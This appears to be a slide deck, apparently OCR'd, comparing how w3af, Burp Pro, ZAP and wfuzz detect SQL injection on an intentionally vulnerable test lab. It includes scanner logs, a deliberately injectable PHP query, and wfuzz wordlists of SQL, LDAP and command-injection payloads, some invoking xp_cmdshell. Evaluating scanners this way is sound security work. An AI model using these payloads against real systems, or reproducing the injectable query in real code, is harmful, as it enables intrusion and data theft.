
w3af

```
[Tue 04 Nov 2014 08:55:00 PM CET] Blind SQL injection was found at:
"http://localhost/SentinelTestbed/sentinel-sql3.php", using HTTP method GET.
The injectable parameter is: "vulnparam".
This vulnerability was found in the requests with ids 39 to 40.
[Tue 04 Nov 2014 08:55:00 PM CET] Scan finished in 7 seconds.
[Tue 04 Nov 2014 08:55:00 PM CET] Stopping the core...
```

w3af

```
Created 1 mutants for "Method: GET | http://localhost/SentinelTestbed/sentinel-sql3.php | Query string: (vulnparam)" (query string: 1)
Created 1 mutants for "Method: GET | http://localhost/SentinelTestbed/sentinel-sql3.php | Query string: (vulnparam)" (query string: 1)
GET http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=3" OR "3"="3 returned HTTP code "200" (id=33,from_cache=0,grep=1)
GET http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=a'b"c'd" returned HTTP code "200" (id=34,from_cache=0,grep=1)
GET http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=3" AND "3"="4 returned HTTP code "200" (id=35,from_cache=0,grep=1)
GET http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=3' OR '3'='3 returned HTTP code "200" (id=36,from_cache=0,grep=1)
GET http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=3' AND '3'='4 returned HTTP code "200" (id=37,from_cache=0,grep=1)
Comparing body_true_response and body_false_response.
[blind_sqli_debug] Result: True
GET http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=d'z'0 returned HTTP code "200" (id=38,from_cache=0,grep=1)
[blind_sqli_debug] Comparing body_true_response and body_syntax_error_response.
[blind_sqli_debug] Result: False
GET http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=1' OR '1'='1 returned HTTP code "200" (id=39,from_cache=0,grep=1)
GET http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=1' AND '1'='2 returned HTTP code "200" (id=40,from_cache=0,grep=1)
[blind_sqli_debug] Comparing body_second_true_response and body_true_response.
[blind_sqli_debug] Result: True
[blind_sqli_debug] Comparing body_second_false_response and body_false_response.
[blind_sqli_debug] Result: True
Blind SQL injection was found at: "http://localhost/SentinelTestbed/sentinel-sql3.php", using HTTP method GET. The injectable parameter is: "vulnparam". This vulnerability was
found in the requests with ids 39 to 40.
Blind SQL injection was found at: "http://localhost/SentinelTestbed/sentinel-sql3.php", using HTTP method GET. The injectable parameter is: "vulnparam". This vulnerability was
found in the requests with ids 39 to 40.
```

Burp Pro




- ? http://192.168.227.128
  - ? SentinelTestbed
    - i /
    - i index.php
    - i sentinel-sql1.php
    - i sentinel-sql2.php
    - ? sentinel-sql3.php
    - ? sentinel-sql5.php
    - i sentinel-sql6.php
    - i sentinel-sql7.php
    - i sentinel-xss1.php

- ? SQL injection [2]
- i HTML does not specify charset [9]
- i Frameable response (potential Clickjacking) [9]

? **SQL injection**

Burp Pro



# ▲	Host	URL	Status	Issues	Requests	Errors	Insertion points
1	http://192.168.227.128	/SentinelTestbed/sentinel-sql3.php	finished	3	173		5
2	http://192.168.227.128	/SentinelTestbed/sentinel-sql5.php	finished	3	166		5
3	http://192.168.227.128	/SentinelTestbed/sentinel-sql6.php	finished	2	200		5
4	http://192.168.227.128	/SentinelTestbed/sentinel-sql7.php	finished	2	162		5
5	http://testphp.vulnweb.com	/search.php	finished	6	295		8

wfuzz

```
'
"
#
-
--
'%20--
--';
'%20;
=%20'
=%20;
=%20--
\x23
\x27
\x3D%20\x3B'
\x3D%20\x27
\x27\x4F\x52 SELECT *
\x27\x6F\x72 SELECT *
'or%20select *
admin'--
<>"'%;)(&+
'%20or%20''='
'%20or%20'x'='x
"%20or%20"x"="x
')%20or%20('x'='x
```

```
@variable
,@variable
PRINT
PRINT @@variable
select
insert
as
or
procedure
limit
order by
asc
desc
delete
update
distinct
having
truncate
replace
like
handler
bfilename
' or username like '%
' or uname like '%
' or userid like '%
' or uid like '%
' or user like '%
exec xp
exec sp
'; exec master..xp_cmdshell
'; exec xp_regread
t'exec master..xp_cmdshell 'nslookup www.google.com'--
--sp_password
\x27UNION SELECT
' UNION SELECT
' UNION ALL SELECT
' or (EXISTS)
' (select top 1
'||UTL_HTTP.REQUEST
1;SELECT%20*
to_timestamp_tz
tz_offset
&lt;&gt;&quot;'%;)(&amp;+
'%20or%201=1
%27%20or%201=1
%20$(sleep%2050)
%20'sleep%2050'
char%4039%41%2b%40SELECT
&apos;%20OR
'sqlattempt1
(sqlattempt2)
|
%7C
*|
%2A%7C
*(|(mail=*))
%2A%28%7C%28mail%3D%2A%29%29
*(|(objectclass=*))
%2A%28%7C%28objectclass%3D%2A%29%29
(
%28
)
%29
&
%26
!
%21
' or 1=1 or ''='
' or ''='
x' or 1=1 or 'x'='y
/
//
//*
*/*
```

```
0 or 1=1
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 1=1--
" or 1=1--
' or '1'='1'--
"' or 1 --'"
or 1=1--
or%201=1
or%201=1 --
' or 1=1 or ''='
" or 1=1 or ""="
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
hi") or ("a"="a
'hi' or 'x'='x';
```

wfuzz/blob/master/wordlist/Injections/SQL.txt

wfuzz

```
'
--ora_sqls
#mysql
'#mysql
 and 1=1
 and USER=USER
 and user()=user()
 and 2=0
 or 2=2
' and '2'='2
' and '2'='0
' or '2'='2
/*ora_mysql*/and/**/2=2
/*ora_mysql*/and/**/2=0
'/*ora_mysql*/and/**/'2'='2
'/*ora_mysql*/and/**/'2'='0
'/*ora_mysql*/or/**/'2'='2
 and 2=2#mysql
 and 2=0#mysql
 and 2=2-- oracle_mysql
 and 2=0-- oracle_mysql
' and '2'='2'#mysql
' and '2'='0'#mysql
' and '2'='2'-- oracle
' and '2'='0'-- oracle
```

```
'

99999999999999999
1e100
2 or 2=2
2' or '2'='2
order by 1--
admin'--
admin'
'test
'test--
' or 1=1--
or 1=1--
or 1=1
or 1=1#
" or 1=1#
admin'#
now()
```

wfuzz/blob/master/wordlist/vulns/sql_inj.txt

wfuzz - results


```
dobin@unreal:~/Hacking/wfuzz$ python wfuzz.py -c -z file,wordlist/vulns/sql_inj.txt http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=rootFUZZ

ID    Response   Lines      Word        Chars          Request
==================================================================
00000:  C=200    105 L        269 W       3988 Ch       ""
00002:  C=200    105 L        269 W       3988 Ch       "--ora_sqls"
00003:  C=200    105 L        272 W       4009 Ch       "#mysql"
00004:  C=200    105 L        269 W       3988 Ch       "'#mysql"
00013:  C=200    105 L        269 W       3988 Ch       "' and '2'='0"
00015:  C=200    105 L        269 W       3988 Ch       "' and '2'='2"
00016:  C=200    105 L        269 W       3988 Ch       "' or '2'='2"
00017:  C=200    105 L        272 W       4009 Ch       "'/*ora_mysql*/and/**/'2'='2"
00018:  C=200    105 L        269 W       3988 Ch       "/*ora_mysql*/and/**/2=0"

00031:  C=200    105 L        269 W       3988 Ch       "' or 1=1--"
00032:  C=200    105 L        272 W       4009 Ch       " "
00033:  C=200    105 L        269 W       3988 Ch       "or 1=1--"
```

Results of Sentinel Testbed Scans

Difficulty 1: Brackets and AND

```
$result = $file_db->query("
    SELECT id FROM users WHERE (name=' " . $var_param . " ' AND id >= 0)"
);
```

ZAP:



Alerts (3)
- SQL Injection (2)
  - GET: http://localhost/SentinelTestbed/sentinel-sql3.p
  - GET: http://localhost/SentinelTestbed/sentinel-sql5.p
- X-Content-Type-Options header missing (11)
- X-Frame-Options header not set (11)

URL: http://localhost/SentinelTestbed/sentinel-sql5.php?vulnparam=root%27+AND+%271%27%3D%271
Risk: High
Reliability: Warning
Parameter: vulnparam
Attack: root' AND '1'='1
Evidence: root' AND '1'='1
CWE Id: 89
WASC Id: 19


Description:

SQL injection may be possible

Other Info:

The page results were successfully manipulated using the boolean conditions [root' AND '1'='1] and [root' AND '1'='2]
The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison
Data was returned for the original parameter.
The vulnerability was detected by successfully restricting the data originally returned, by manipulating the parameter

Difficulty 2: Non-static responses




☑ Vulnerabilities ☑ Information ☑ Error

```
[Wed 05 Nov 2014 09:40:10 PM CET] Scan finished in 4 seconds.
[Wed 05 Nov 2014 09:40:10 PM CET] Stopping the core...
```

Crawl status

Input speed: 0 (URLs/min)
Output speed: 0 (URLs/min)
Queue size: 0 (URLs)
Current URL: n/a



```
GET:jquery-1.10.2.min
GET:sentinel-sql5.php
GET:sentinel-sql5.php(vulnparam)
GET:sentinel-sql1.php(vulnparam)
GET:sentinel-sql2.php(vulnparam)
GET:sentinel-sql3.php(start)
GET:sentinel-sql6.php(vulnparam)
```

```
Cache-Control: max-age=0
Content-Length: 0
Host: localhost
```

Site: localhost:80 100% Current Scans: 0 | Num requests: 351

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason
1,097	05/11/14 21:40:40	05/11/14 21:40:40	GET	http://localhost/any%3F%250D%250ASet-cookie:%...	404	Not Found
1,098	05/11/14 21:40:40	05/11/14 21:40:40	GET	http://localhost//sentinel-sql6.php?vulnparam=root	404	Not Found
1,099	05/11/14 21:40:40	05/11/14 21:40:40	GET	http://localhost/any%3F%250ASet-cookie:%2520T...	404	Not Found
1,100	05/11/14 21:40:40	05/11/14 21:40:40	GET	http://localhost//sentinel-sql6.php?vulnparam=root	404	Not Found
1,101	05/11/14 21:40:40	05/11/14 21:40:40	GET	http://localhost/any%3F%250D%250ASet-cookie:%...	404	Not Found
1,102	05/11/14 21:40:40	05/11/14 21:40:40	GET	http://localhost/SentinelTestbed/set-cookie:%20T...	404	Not Found
1,103	05/11/14 21:40:40	05/11/14 21:40:40	GET	http://localhost/SentinelTestbed/?vulnparam=root	200	OK
1,104	05/11/14 21:40:40	05/11/14 21:40:40	GET	http://localhost/SentinelTestbed/any%3F%250D%...	404	Not Found